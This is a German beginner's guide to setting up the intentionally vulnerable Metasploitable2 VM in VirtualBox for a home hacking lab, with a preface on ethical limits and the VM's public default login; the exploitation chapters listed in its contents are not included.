



&



# Hacken

von

# Metasploitable2

mit

# Kali Linux

Erstellt

von

# Kenan Kalemkus

<https://www.linkedin.com/in/kenankalemkus/>

[https://www.xing.com/profile/Kenan\\_Kalemkus046872/web\\_profiles](https://www.xing.com/profile/Kenan_Kalemkus046872/web_profiles)

# Inhalte

1. Vorwort .....	3
2. Was ist Metasploitable2 und wofür wird es verwendet? .....	4
2.1. Ziele von Metasploitable2.....	4
2.2. Empfehlungen für die Verwendung .....	4
3. Metasploitable2-Einrichtung.....	5
4. Exploit Metasploitable2 .....	16
5. Lesen und Analysieren von nmap-Ergebnissen.....	20
6. Nutzung der erhaltenen Daten .....	22
6.1. Zugang mit Benutzernamen und Passwort .....	22
6.1.1 Erworbene Anlagen und Fähigkeiten .....	22
6.2. Zugang mit Versionsinformationen .....	23
6.2.1. Version Forschung.....	23
6.2.2. unbefugter Zugriff auf das Zielsystem.....	25
7. Fazit .....	30
8. Referenz .....	30

## 1. Vorwort

Der Einstieg in die Welt der Cybersicherheit ist eine ebenso komplexe und detaillierte wie spannende Reise. Um Kompetenz in diesem Bereich zu erlangen, ist neben theoretischem Wissen auch praktische Erfahrung erforderlich. An dieser Stelle kommen HomeLab-Installationen ins Spiel. Indem Sie Ihr eigenes Labor zu Hause einrichten, können Sie Schwachstellen testen, Angriffs- und Verteidigungstechniken erlernen und reale Szenarien simulieren.

In diesem Leitfaden werden wir den Prozess der Ausnutzung der Metasploitable von der Kali Linux-Maschine aus Schritt für Schritt untersuchen. Kali Linux ist eines der unentbehrlichen Tools von Cybersicherheitsexperten und enthält viele Sicherheitstest- und Analysetools. Metasploitable ist eine leistungsstarke Plattform, mit der wir Systeme unter Verwendung bekannter Schwachstellen und Exploits testen können.

Einige der grundlegenden Konzepte und Fähigkeiten, die Sie in diesem Prozess lernen werden, sind die folgenden:

- ❖ Schwachstellen-Scanning: Aufspüren potenzieller Schwachstellen im Zielsystem.
- ❖ Ausnutzung von Schwachstellen: Ermöglichung eines unbefugten Zugriffs auf das System unter Ausnutzung der erkannten Schwachstellen.

Diese Aufgabe ist ein hervorragender Ausgangspunkt für Benutzer, die neu in der Welt der Cybersicherheit sind. In dieser HomeLab-Umgebung, die Sie zu Hause einrichten, können Sie gefahrlos üben, aus Ihren Fehlern lernen und Ihre Fähigkeiten verbessern. Denken Sie daran, dass die Einhaltung **ethischer** und **rechtlicher** Grenzen während Ihrer gesamten Laufbahn im Bereich der Cybersicherheit oberste Priorität haben sollte.

## 2. Was ist Metasploitable2 und wofür wird es verwendet?

Metasploitable2 ist eine absichtlich verwundbare Linux-Distribution, die von Sicherheitsexperten und Entwicklern für Schulungen, Tests und Entwicklung verwendet wird. Diese von Rapid7 entwickelte und kostenlos angebotene virtuelle Maschine ist ideal für Sicherheitstests, insbesondere mit dem Metasploit Framework. Metasploitable2 bietet eine hervorragende Plattform für die Durchführung verschiedener Sicherheitstests und ethischer Hacking-Übungen, da es viele bekannte Schwachstellen enthält.

### 2.1. Ziele von Metasploitable2

- **Ausbildung und Schulung:** Metasploitable2 wird in Cybersicherheitsschulungen und -kursen eingesetzt, um Studenten reale Szenarien zu vermitteln. Die Studenten können auf diesem Rechner verschiedene Angriffs- und Verteidigungstechniken üben.
- **Erkennung und Analyse von Schwachstellen:** Mit dem Metasploit Framework und anderen Sicherheitstools können Schwachstellen auf Metasploitable2 aufgespürt und analysiert werden. Dies hilft Sicherheitsexperten und Entwicklern, potenzielle Schwachstellen in ihren Anwendungen zu erkennen.
- **Entwicklung von Exploits:** Sicherheitsforscher können mit Hilfe der Schwachstellen in Metasploitable2 neue Exploits entwickeln und testen. Auf diese Weise lernen sie, wie Schwachstellen ausgenutzt werden und wie diese Schwachstellen geschlossen werden können.
- **Cybersicherheitsübungen:** Es ist eine ideale Plattform für Penetrationstests, CTF-Wettbewerbe (Capture The Flag) und andere Cybersicherheitsübungen. Die Teilnehmer erweitern ihr Wissen und ihre Fähigkeiten, indem sie realistische Angriffsszenarien durchspielen.
- **Tool- und Techniktests:** Sie dienen dazu, die Wirksamkeit von Sicherheitstools und neuen Techniken zu testen. Diejenigen, die ein neues Sicherheitstool oder eine neue Technik entwickeln, können die Leistung und Zuverlässigkeit ihrer Tools durch Tests mit Metasploitable2 bewerten.

### 2.2. Empfehlungen für die Verwendung


Wenn Sie Metasploitable2 verwenden, können Sie das Metasploit-Framework und andere Sicherheitstools einsetzen, um Schwachstellen zu erkennen und auszunutzen. Achten Sie beim Üben darauf, dass Sie keine ethischen und rechtlichen Grenzen verletzen, und verwenden Sie es nur in Ihrer eigenen Laborumgebung.

### 3. Metasploitable2-Einrichtung

Installieren Sie zunächst Metasploitable2 auf unserer virtuellen Maschine. Wir verwenden dazu den folgenden Link 

 <https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

Nachdem der Link geöffnet wurde, klicken Sie auf die Schaltfläche „Download Latest Version“.




**Metasploitable Files**  
Metasploitable is an intentionally vulnerable Linux virtual machine  
Brought to you by: [rapid7user](#)

Name	Modified	Size	Downloads / Week
metasploitable-linux-2.0.0.zip	2019-08-19	865.1 MB	11,751  
README.txt	2012-06-13	569 Bytes	143 
Totals: 2 Items		865.1 MB	11,894


This is Metasploitable2 (Linux)  
Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.  
The default login and password is msfadmin:msfadmin.  
Never expose this VM to an untrusted network (use NAT or Host-only mode if you have any questions what that means).  
To contact the developers, please send email to [msfdev@metasploit.com](mailto:msfdev@metasploit.com)  
For more information please see the following URL:  
- <https://community.rapid7.com/docs/DOC-1875>  
Source: README.txt, updated 2012-06-13

 Ich kann hier als zusätzliche Information sagen. Nachdem die Installation von Metasploitable2 abgeschlossen ist, wird der Default „**msfadmin**“ als Benutzername und Passwort verwendet.


👉 Nach dem erfolgreichen Herunterladen der Datei extrahieren wir die Zip-Datei aus dem Zip-Archiv.




👉 Wir speichern die Metasploitable2-Linux-Datei, die wir aus der Zip-Datei extrahiert haben, auf dem Desktop.




👉 Dann speichern wir diese Datei in dem Ordner „VirtualBox VMs“. Der Datei-Pfad dieses Ordners auf meinem Computer ist „C > Users > fatih > VirtualBox VMs“. Sie sollten die Datei entsprechend dem Datei-Pfad auf Ihrem Computer speichern.






👉 Wechseln wir nun zu VM. Klicken Sie hier auf der Registerkarte „Machine“, auf die Registerkarte „New“.




👉 Lassen Sie uns nun gemeinsam die Installationskonfigurationen von Metasploitable2 Schritt für Schritt durchführen.


- 👉 Geben Sie auf dem daraufhin angezeigten Bildschirm „Metasploitable2“ in den Abschnitt Name ein.




- 👉 Der Abschnitt „ Folder “ bleibt unangetastet und unverändert.




👉 Wählen Sie „Linux“ im Bereich Type.



